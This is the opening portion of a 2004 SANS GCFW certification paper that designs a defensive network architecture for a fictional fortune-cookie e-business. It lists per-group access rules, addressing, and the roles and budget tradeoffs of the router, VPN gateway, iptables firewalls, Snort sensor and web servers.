GIAC Enterprises Security Architecture: Security in the Real World

SANS GIAC Certified Firewall Analyst (GCFW) Practical Assignment Version 3.0 (option 4B)

Andrew Pendray

Submitted September 14, 2004

Abstract 3
Chapter 1 – Security Architecture 4
Access Requirements and Restrictions 4
Security Design and Network Components 8
IP Addressing Scheme 18
Chapter 2 – Security Policy and Component Configuration 20
Border Router 20
VPN Gateway 26
Linux System Configuration and Hardening 29
Boundary Firewall 31
Choke Firewall 38
Network Intrusion Detection System (NIDS) 45
Web Servers (DMZ Application, DMZ Public, Data Center LAN Development) 49
DMZ Infrastructure Server 51
Microsoft Windows System Configuration and Hardening 60
Database Servers (Application and Development) 61
Data Center Mail Server 62
Data Center File Server 62
Chapter 3 – Design Under Fire 64
Phase 1 - Reconnaissance 64
Phase 2 – Scanning 66
Phase 3 – Compromise an Internal System 68
Phase 4 – Retain Access 70
Chapter 4 – Verify the Firewall Policy (4B) 72
Technical Validation 72
Evaluation, Analysis, and Recommendations 84
Appendix 1 – Supplementary Configurations 85
OpenSSH Server Daemon Configuration 85
NTP Daemon Configuration – General-purpose Hosts 86
NTP Daemon Configuration – Firewall Hosts 87
List of References 88

Abstract

Bill Dert is the overworked network architect and security engineer for GIAC Enterprises, a small company in the business of online fortune cookie sayings. Bill has been tasked with developing an appropriate information security infrastructure for GIAC Enterprises on a shoestring budget and with far too few resources. The following documents Bill's development of the GIAC Enterprises access and security requirements, security component architecture, security policy and component configuration, and a policy validation of the primary firewall. Also included is Bill's analysis and evaluation of a similar company's security architecture.

Chapter 1 – Security Architecture

Meet Bill Dert. Bill is the Security Architect for GIAC Enterprises, a small e-business struggling to stay afloat in today's unforgiving business climate. Bill is also the Network Architect, Security Engineer, Network Engineer, IT Help Desk Manager (of one Help Desk staffer), and a solid third of the IT Operations team. Bill wears many hats, is overworked, reasonably paid, and scraping by on an achingly small budget. In other words, Bill works in the real world of a small business.

GIAC Enterprises is a purveyor of fine fortune-cookie sayings. One significant edge that GIAC has in this cutthroat industry is the decision to go all electronic: every part of GIAC's core business is conducted online. GIAC has developed a Web application, codenamed LUCKY, which is used by customers, partners, and suppliers alike for all transactions.

GIAC Enterprises currently employs twenty-five (25) people, fifteen (15) of whom work from the corporate office. The remaining ten, primarily the field sales force, work remotely as tele-commuters.

Access Requirements and Restrictions

Note: All access not explicitly granted is denied. Some service requirements are redundant but are listed for clarity and completeness.

Customers

The customers of GIAC Enterprises range from individuals with annual subscriptions to large cookie manufacturers with custom contracts. GIAC management has approved three methods for customers to receive their fortunes:

1. E-mail delivery via the Internet;
2. Fortune retrieval and account management through the LUCKY Web application via the Internet;
3. Access to the LUCKY Web application via VPN (large contract customers only).

Services, Protocols, and Applications

a) SMTP (TCP 25) from SMTP relay (172.21.1.20 / X.Y.Z.3) to the Internet;
b) HTTP (TCP 80) and HTTP/S (TCP 443) from the Internet to the application Web server (X.Y.Z.4 / 172.21.1.50);
c) IPSec IKE and ESP (UDP 500, IP 50) from the Internet to the VPN gateway (X.Y.Z.18);
d) DNS (UDP 53) from the VPN client pool (172.20.2.128/25) to the DNS server (172.21.1.20);
e) HTTP (TCP 80) and HTTP/S (TCP 443) from the VPN client pool (172.20.2.128/25) to the application Web server (172.21.1.50).

Suppliers

The suppliers of GIAC Enterprises range from individuals who contribute small volumes of high-quality content to bulk suppliers perpetually re-hashing tired fortunes. Three methods of access are permitted to suppliers:

1. E-mail submission via the Internet;
2. Fortune submission and account management through the LUCKY Web application via the Internet (supports bulk submissions);
3. Access to the LUCKY Web application via VPN (large contract suppliers only).

Services, Protocols, and Applications

a) SMTP (TCP 25) from the Internet to the SMTP relay (X.Y.Z.3 / 172.21.1.20);
b) HTTP (TCP 80) and HTTP/S (TCP 443) from the Internet to the application Web server (X.Y.Z.4 / 172.21.1.50);
c) IPSec IKE and ESP (UDP 500, IP 50) from the Internet to the VPN gateway (X.Y.Z.18);
d) DNS (UDP 53) from the VPN client pool (172.20.2.128/25) to the DNS server (172.21.1.20);
e) HTTP (TCP 80) and HTTP/S (TCP 443) from the VPN client pool (172.20.2.128/25) to the application Web server (172.21.1.50).

Partners

GIAC Enterprises has several business partners that translate and resell the content that GIAC collects, edits, and collates. Four methods of access are permitted to partners:

1. E-mail delivery via the Internet (small volume only);
2. Fortune retrieval and account management through the LUCKY Web application via the Internet (supports bulk retrieval);
3. Access to the LUCKY Web application via VPN (large contract customers only);
4. Direct SQL access to the LUCKY database via VPN (special contract only).

Services, Protocols, and Applications

a) SMTP (TCP 25) from SMTP relay (172.21.1.20 / X.Y.Z.3) to the Internet;
b) HTTP (TCP 80) and HTTP/S (TCP 443) from the Internet to the application Web server (X.Y.Z.4 / 172.21.1.50);
c) IPSec IKE and ESP (UDP 500, IP 50) from the Internet to the VPN gateway (X.Y.Z.18);
d) DNS (UDP 53) from the VPN client pool (172.20.2.128/25) to the DNS server (172.21.1.20);
e) HTTP (TCP 80) and HTTP/S (TCP 443) from the VPN client pool (172.20.2.128/25) to the application Web server (172.21.1.50);
f) MS SQL (TCP 1433) from the VPN client pool (172.20.2.128/25) to the application database server (192.168.8.60).

Internal Employees

Internal Employees are those that work from the office; their computers are directly attached to the Corporate LAN. They require the following access:

1. Browser access to the Internet/ World Wide Web (via proxy);
2. Browser access to the public, application, and development/intranet Web servers;
3. Access to the internal DNS server;
4. Microsoft Outlook access to the internal Microsoft Exchange server;
5. Secure Shell (SSH) and Remote Desktop Protocol (RDP) access to the company servers;
6. Microsoft SQL Client access to the company database servers;
7. Access to the internal file server.

Services, Protocols, and Applications

a) Web proxy (TCP 8080) from the Corporate LAN (192.168.16.0/24) to the proxy server (172.21.1.20);
b) FTP (TCP 21), HTTP (TCP 80), and HTTP/S (TCP 443) from the proxy server (172.21.1.20 / X.Y.Z.3) to the Internet;
c) HTTP (TCP 80) and HTTP/S (TCP 443) from the Corporate LAN (192.168.16.0/24) to the public (172.21.1.51), application (172.21.1.50), and development/intranet (192.168.8.50) Web servers;
d) DNS (UDP 53) from the Corporate LAN (192.168.16.0/24) to the DNS server (172.21.1.20);
e) MS Outlook (TCP 135, 5000, 5001) access from the Corporate LAN (192.168.16.0/24) to the MS Exchange server (192.168.8.20);
f) SSH (TCP 22) and RDP (TCP 3389) from the Corporate LAN (192.168.16.0/24) to the DMZ (172.21.1.0/24) and Data Center LAN (192.168.8.0/24);
g) MS SQL (TCP 1433) from the Corporate LAN (192.168.16.0/24) to the Data Center LAN (192.168.8.0/24);
h) CIFS/SMB (TCP 445) access from the Corporate LAN (192.168.16.0/24) to the file server (192.168.8.30).

Mobile/Remote Employees

Mobile/remote employees primarily need access to their e-mail, which is provided via client-to-site VPN. However, to fully support remote workers, the following access is required:

1. Access to the internal DNS server via VPN;
2. Browser access to the public, application, and development/intranet Web servers;
3. Microsoft Outlook access to the internal Microsoft Exchange server via VPN;
4. Secure Shell (SSH) and Remote Desktop Protocol (RDP) access to the company servers via VPN;
5. Microsoft SQL Client access to the company database servers via VPN;
6. Access to the internal file server via VPN.

Services, Protocols, and Applications

a) IPSec IKE and ESP (UDP 500, IP 50) from the Internet to the VPN gateway (X.Y.Z.18);

b) DNS (UDP 53) from the VPN client pool (172.20.2.128/25) to the DNS server (172.21.1.20);
c) HTTP (TCP 80) and HTTP/S (TCP 443) from the VPN client pool (172.20.2.128/25) to the public (172.21.1.51), application (172.21.1.50), and development/intranet (192.168.8.50) Web servers;
d) MS Outlook (TCP 135, 5000, 5001) access from the VPN client pool (172.20.2.128/25) to the MS Exchange server (192.168.8.20);
e) SSH (TCP 22) and RDP (TCP 3389) from the VPN client pool (172.20.2.128/25) to the DMZ (172.21.1.0/24) and Data Center LAN (192.168.8.0/24);
f) MS SQL (TCP 1433) from the VPN client pool (172.20.2.128/25) to the application database (192.168.8.60) and development database (192.168.8.61) server;
g) CIFS/SMB (TCP 445) access from the VPN client pool (172.20.2.128/25) to the file server (192.168.8.30).

General Public

The general public consists of anyone without a relationship that falls in one of the above categories. The public requires the following access:

1. Web browser access to the public Web site, www.giacent.com;
2. DNS resolution of external/public names and IP addresses;
3. E-mail service to and from addresses in the giacent.com domain.

Services, Protocols, and Applications

a) HTTP (TCP 80) from the Internet to the public Web server (X.Y.Z.5 / 172.21.1.51);
b) DNS (UDP 53) from the Internet to the DNS server external view (X.Y.Z.3 / 172.21.1.20);
c) SMTP (TCP 25) from the Internet to the SMTP relay (X.Y.Z.3 / 172.21.1.20);
d) SMTP (TCP 25) from SMTP relay (172.21.1.20 / X.Y.Z.3) to the Internet.

Administrative, Infrastructure, and Implied Access

Services in this category are things that may not be obvious or explicit in the access requirements listed above but are still necessary for normal operations and administration. The following administrative, infrastructure, and implied access is required:

1. Database access from the application Web server to the application database server;
2. E-mail service between the SMTP relay and the internal MS Exchange mail server;
3. SSH access from the Corporate LAN to the firewalls and border router;
4. HTTP/S access from the Corporate LAN to the VPN gateway management IP address;
5. DNS service from the Data Center LAN to the DNS server;
6. DNS service from the DNS server to the Internet;
7. NTP access from DMZ and Data Center LAN to the NTP service on the firewalls;


8. NTP access from the firewalls, VPN gateway, and border router to the Internet NTP servers;
9. Rejection of IDENT protocol to the mail server to prevent delays in e-mail delivery;
10. ICMP error messages related to valid connections should be permitted.

Services, Protocols, and Applications

a) MS SQL (TCP 1433) from the application Web server (172.21.1.50) to the application database server (192.168.8.60);
b) SMTP (TCP 25) from the SMTP relay (172.21.1.20) to the MS Exchange server (192.168.8.20);
c) SMTP (TCP 25) from the MS Exchange server (192.168.8.20) to the SMTP relay (172.21.1.20);
d) SSH (TCP 22) from the Corporate LAN (192.168.16.0/24) to the firewalls (192.168.16.1, 172.21.1.1) and border router (172.20.1.1);
e) HTTP/S (TCP 443) from the Corporate LAN (192.168.16.0/24) to the VPN gateway management IP (172.20.2.20);
f) DNS (UDP 53) from the Data Center LAN (192.168.8.0/24) to the DNS server (172.21.1.20)
g) DNS (UDP 53, TCP 53) from the DNS server (172.21.1.20 / X.Y.Z.3) to the Internet;
h) NTP (UDP 123) from the Corporate LAN (192.168.16.0/24), Data Center LAN (192.168.8.0/24), and DMZ (172.21.1.0/24) to the appropriate firewall interfaces/IP addresses;
i) NTP (UDP 123) from the firewalls (172.21.1.2, 172.20.1.2 / X.Y.Z.2), VPN gateway (X.Y.Z.18), and border router (X.Y.Z.30) to the Internet NTP servers (66.187.224.4, 66.187.233.4, 209.132.176.4);
j) Reject IDENT (TCP 113) from Internet to SMTP relay (X.Y.Z.3 / 172.21.1.20) with TCP Reset;
k) ICMP error messages related to valid connections are permitted.

Security Design and Network Components

The challenge for Bill Dert was to architect the network to maximize security within the practical constraints of a severely limited budget and reasonable common-sense, given the size of his company and the relative (in)sensitivity of their data. Budget restrictions essentially mandated the heavy use of open-source, free (or nearly-free) software when and where possible. The size and simplicity of the company’s IT needs lent itself well to the classic DMZ environment sandwiched between boundary and choke firewalls. In addition, Bill decided to segment the company Data Center LAN from the general Corporate LAN to provide additional protection of the servers from both malicious and unintentional activity on the Corporate LAN.



X.Y.Z.0/27 – Public address range assigned to GIAC Ent.
X.Y.Z.0/28 – Public addresses for servers
– Routed to Border FW (172.20.1.2)
X.Y.Z.16/29 – External VPN subnet
X.Y.Z.24/30 – Unused public address block
X.Y.Z.28/30 – ISP/Border Router Interconnect

172.20.2.128/25 – VPN Client IP Pool

Figure 1 - Network Architecture

Border Router

- Cisco 2611XM with 32MB Flash and 96MB of RAM, 1 Serial and 2 10/100 Fast Ethernet interfaces, running IOS 12.3.10

The primary purpose of the border router is to route traffic between the Internet and the GIAC Enterprises network. The serial interface (Se0/0) connects to the ISP's CSU/DSU, providing Internet connectivity. The first Fast Ethernet interface (FE0/0) is directly connected, via cross-over cable, to the external interface (eth2) of the boundary firewall. The second Fast Ethernet interface (FE0/1) is directly connected, via cross-over cable, to the external interface (Slot 0/1) of the VPN gateway.

The secondary purpose of the border router is to provide the first layer of security through the access-lists that provide both ingress and egress anti-spoofing, filter traffic destined for the router itself, limit traffic from the Internet to the VPN gateway to the necessary IPSec ports/protocols, and provide SYN-flood denial-of-service protection from Internet sources.

The border router is managed primarily via Secure Shell (SSH) access from the Corporate LAN. It can also be managed via the console cable, if necessary.

The border router could be configured with a much more complete set of access-lists that essentially mimic those configured on the boundary firewall and/or use more sophisticated techniques such as Reflexive ACLs or Context-Based Access Controls. While these configuration options would provide more complete defense-in-depth, Bill decided that the additional administrative overhead (and cost to upgrade the router with additional memory and IOS feature set) was a significant barrier to implementation. He also felt this was sufficiently mitigated by the fact that the two downstream devices, the VPN gateway and the boundary firewall, are security devices that should be able to adequately protect themselves and the GIAC Enterprises network in the event of a border router compromise.

The border router was purchased from the ISP as part of the Internet connection package. Though his manager initially balked at the price, the package discount and lack of viable alternatives overcame the objection. Bill was pleased with this, since though this router platform exceeds their current performance requirements, this leaves some headroom for future growth. Bill also has some past experience configuring Cisco routers and is thus comfortable using and administering this device.

VPN Gateway

- Nortel Contivity 600 with two Fast Ethernet interfaces, server software version 4.90.301 (128-bit) and client software version 4.91.021 (128-bit)

The purpose of the VPN gateway is to provide, via public networks, encrypted remote access to the GIAC Enterprises network resources for employees, select business partners, select suppliers, and select customers. The first Fast Ethernet interface (Slot 0/1) is directly connected, via cross-over cable to the FE0/1 interface of the border router. The second Fast Ethernet interface (Slot 1/1) is directly connected, via cross-over cable, to the VPN interface (eth1) of the boundary firewall.

The VPN gateway is managed primarily via HTTP/S access from the Corporate LAN. It can also be managed via the console cable, if necessary.

Bill feels that one of the greatest weaknesses of the GIAC Enterprises security posture is that the VPN gateway is configured with neither interface filters nor group/user policy filters. Bill was unable to get approval to purchase the additional license options necessary to enable the filter functions and this is the top priority item on his security to-do list. The lack of interface filters is mitigated by the fact that the border router is restricting traffic to the necessary IPSec ports and protocol and that the VPN gateway is a hardened security device. The lack of group/user policy filters is mitigated somewhat by the fact that all traffic from VPN clients us processed by the boundary firewall, but it cannot make any distinction between user types, which makes Bill uncomfortable.

The VPN gateway was purchased directly from Nortel with little discount. However, the business need drove the purchase. The relatively new model of the gateway was a boon, since it provided a greater capacity at a reduced cost than some of the more staid offerings. Bill was again pleased, as this device exceeds their current requirements and allows growth in the number of client-to-site users as well as the ability to accommodate site-to-site VPNs in the future. Bill has a little past experience with using Nortel Contivity products and is mostly comfortable using and administering this device.

Boundary Firewall

- RedHat Enterprise Linux ES version 3, kernel 2.4.21-15.0.4.EL, iptables 1.2.8-12.3, openssh 3.6.1p2-33.30.1, ntp 4.1.2-4.EL3.1, three Fast Ethernet interfaces

The primary purpose of the boundary firewall is to provide stateful-inspection firewalling of all traffic passing in or out of the GIAC Enterprises network, restricting access to services to those that are permitted to access them. The boundary firewall inspects all traffic between the Internet and the GIAC Enterprises networks as well as between the VPN gateway and the GIAC Enterprises network. The first Fast Ethernet interface (eth0) is connected to the DMZ network VLAN and acts as the default gateway for the DMZ network. The second Fast Ethernet interface (eth1) is directly connected, via cross-over cable, to the internal-facing interface (Slot 1/1) of the VPN gateway. The third Fast Ethernet interface (eth2) is directly connected, via cross-over, to the internal-facing interface (FE0/0) of the border router.

The secondary purposes of the boundary firewall are to provide Network Address Translation (NAT) services for traffic to and from the Internet, perform anti-spoofing on inter-network traffic, and provide Network Time Protocol (NTP) services to internal machines.

The boundary firewall is managed primarily via SSH access from the Corporate LAN. It can also be managed via console cable to the serial port, if necessary.

Bill would greatly prefer that the firewall not offer any services directly, namely NTP. However, the firewalls were configured to be the internal time servers when resources to do otherwise were not available and Bill has not had the chance to setup alternate time synchronization sources. This is mitigated by the fact that NTP services are only offered to internal clients; the VPN gateway and border router synchronize directly with the Internet. All in all, Bill is comfortable with the boundary firewall configuration.

Bill was unable to purchase the purpose-built firewall devices with which he has the most experience due to his restrictive budget. However, since both the operating system and the Intel-compatible server hardware are relatively inexpensive, Bill was able to purchase hardware that comfortably exceeds their current requirements and allows substantial growth in the amount of traffic to be inspected. Bill has deep past and current experience with using RedHat Enterprise Linux and IPTables/Netfilter and is thus very comfortable using and administering this device.

Choke Firewall

- RedHat Enterprise Linux ES version 3, kernel 2.4.21-15.0.4.EL, iptables 1.2.8-12.3, openssh 3.6.1p2-33.30.1, ntp 4.1.2-4.EL3.1, three Fast Ethernet interfaces

The primary purpose of the choke firewall is to provide stateful-inspection firewalling of all traffic passing in or out of the GIAC Enterprises network, restricting access to services to those that are permitted to access them. The choke firewall inspects all traffic between the DMZ network and the GIAC Enterprises internal Corporate and Data Center LANs. The first Fast Ethernet interface (eth0) is connected to the Corporate LAN and acts as the default gateway for the network. The second Fast Ethernet interface (eth1) is connected to the Data Center LAN and acts as the default gateway for the network. The third Fast Ethernet interface (eth2) is connected to the DMZ network and acts as the secondary gateway for traffic destined for one of the internal LANs.

The secondary purposes of the choke firewall are to perform anti-spoofing on inter-network traffic and provide Network Time Protocol (NTP) services to internal machines.

The choke firewall is managed primarily via SSH access from the Corporate LAN. It can also be managed via console cable to the serial port, if necessary.

Bill would greatly prefer that the firewall not offer any services directly, namely NTP. However, the firewalls were configured to be the internal time servers when resources to do otherwise were not available and Bill has not had the chance to setup alternate time synchronization sources. This is mitigated by the fact that NTP services are only offered to internal clients; the VPN gateway and border router synchronize directly with the Internet. All in all, Bill is comfortable with the choke firewall configuration.

Bill was unable to purchase the purpose-built firewall devices with which he has the most experience due to his restrictive budget. However, since both the operating system and the Intel-compatible server hardware are relatively inexpensive, Bill was able to purchase hardware that comfortably exceeds their current requirements and allows substantial growth in the amount of traffic to be inspected. Bill would also prefer that the boundary and choke firewalls use different firewall engines and, preferably, different operating systems and even hardware platforms. However, this was simply not practical due to budget constraints, administrative overhead, and the need for Bill to be versed in so many products. Bill has deep past and current experience with using RedHat Enterprise Linux and IPTables/Netfilter and is thus very comfortable using and administering this device.

Network Intrusion Detection System (NIDS)

- RedHat Fedora Core 2, kernel 2.6.8-1.521, openssh 3.6.1p2-34, ntp 4.2.0-7, snort 2.2.0

The purpose of the NIDS is to monitor the DMZ and Data Center LAN networks for out-of-specification traffic, ranging from known exploits to suspicious traffic. The first Fast Ethernet interface (eth0) is connected to the Data Center LAN and is used for management of and normal access to the NIDS system itself. The second Fast Ethernet interface (eth1) is an unnumbered “stealth” interface connected to the Data Center LAN. The third Fast Ethernet interface (eth2) is an unnumbered “stealth” interface connected to the DMZ. All traffic to Choke Firewall interface eth1 (the default gateway on the Data Center LAN) is mirrored by the switch to the NIDS interface eth1. All traffic to the Choke Firewall interface eth2 (internal gateway for the DMZ) and the Boundary Firewall interface eth0 (external gateway for the DMZ) is mirrored by the switch to the NIDS interface eth2.

The NIDS is managed primarily via SSH access from the Corporate LAN. It can also be managed via console cable to the serial port, if necessary.

The current NIDS only monitors traffic that enters or exits the DMZ and Data Center LAN networks via the gateways; it does not monitor traffic that is internal to the networks (e.g., communication between servers). Bill would like to deploy host-based IDS to mitigate this, at least to the critical servers and infrastructure devices. However, Bill has had neither the budget nor the time to tackle this project. Since SNORT is a well-respected and proven open-source product and Bill generally reviews the NIDS output on a daily basis, he feels the current IDS capability is adequate.

Bill would very much like to have a central logging server to complement the NIDS. This would collect all log data from the routers, firewalls, NIDS, and various servers to a protected, central location for easy analysis and forensic archival. So far, Bill has not had the budget or time to implement a logging server, but it is the second item of his security to-do list going forward.

Bill was unable to purchase the purpose-built NIDS devices which he desired due to his restrictive budget. However, since the operating system was free and the Intel-compatible server hardware was relatively inexpensive, Bill was able to purchase hardware that comfortably exceeds their current requirements and allows substantial growth in the amount of traffic to be inspected. Bill has deep past and current experience with using RedHat Linux / Fedora Core and has become familiar with Snort on the job, so he is comfortable using and administering this device.

Web Servers (DMZ Application, DMZ Public, Data Center LAN Development)

- RedHat Enterprise Linux ES version 3, kernel 2.4.21-15.0.4.EL, iptables 1.2.8-12.3, openssh 3.6.1p2-33.30.1, ntp 4.1.2-4.EL3.1, openssl 0.9.7a-33.4, httpd 2.0.46-32.ent.3, mod_ssl 2.0.46-32.ent.3

The purpose of the Web servers is to serve the primary business applications and the public GIAC Enterprises Web site to both internal and Internet clients. These servers are connected via Fast Ethernet interfaces to their respective networks.

The Web server hosts are managed primarily via SSH access from the Corporate LAN. It can also be managed via console cable to the serial port, if necessary. The content is managed through the Apache Web server application itself (via HTTP, HTTP/S, and WebDAV).

Since Apache is a well-respected and proven open-source product, Bill is comfortable with the security posture of the Web servers.

Since both the operating system and the Intel-compatible server hardware are relatively inexpensive, Bill was able to purchase hardware that comfortably exceeds their current requirements and allows substantial growth in the amount of traffic to be inspected. Bill has deep past and current experience with using RedHat Enterprise Linux and is thus very comfortable administering these hosts at the OS level. The Apache Web server application is administered by the Web Development team, who Bill perceives as competent and appropriately security-conscious.

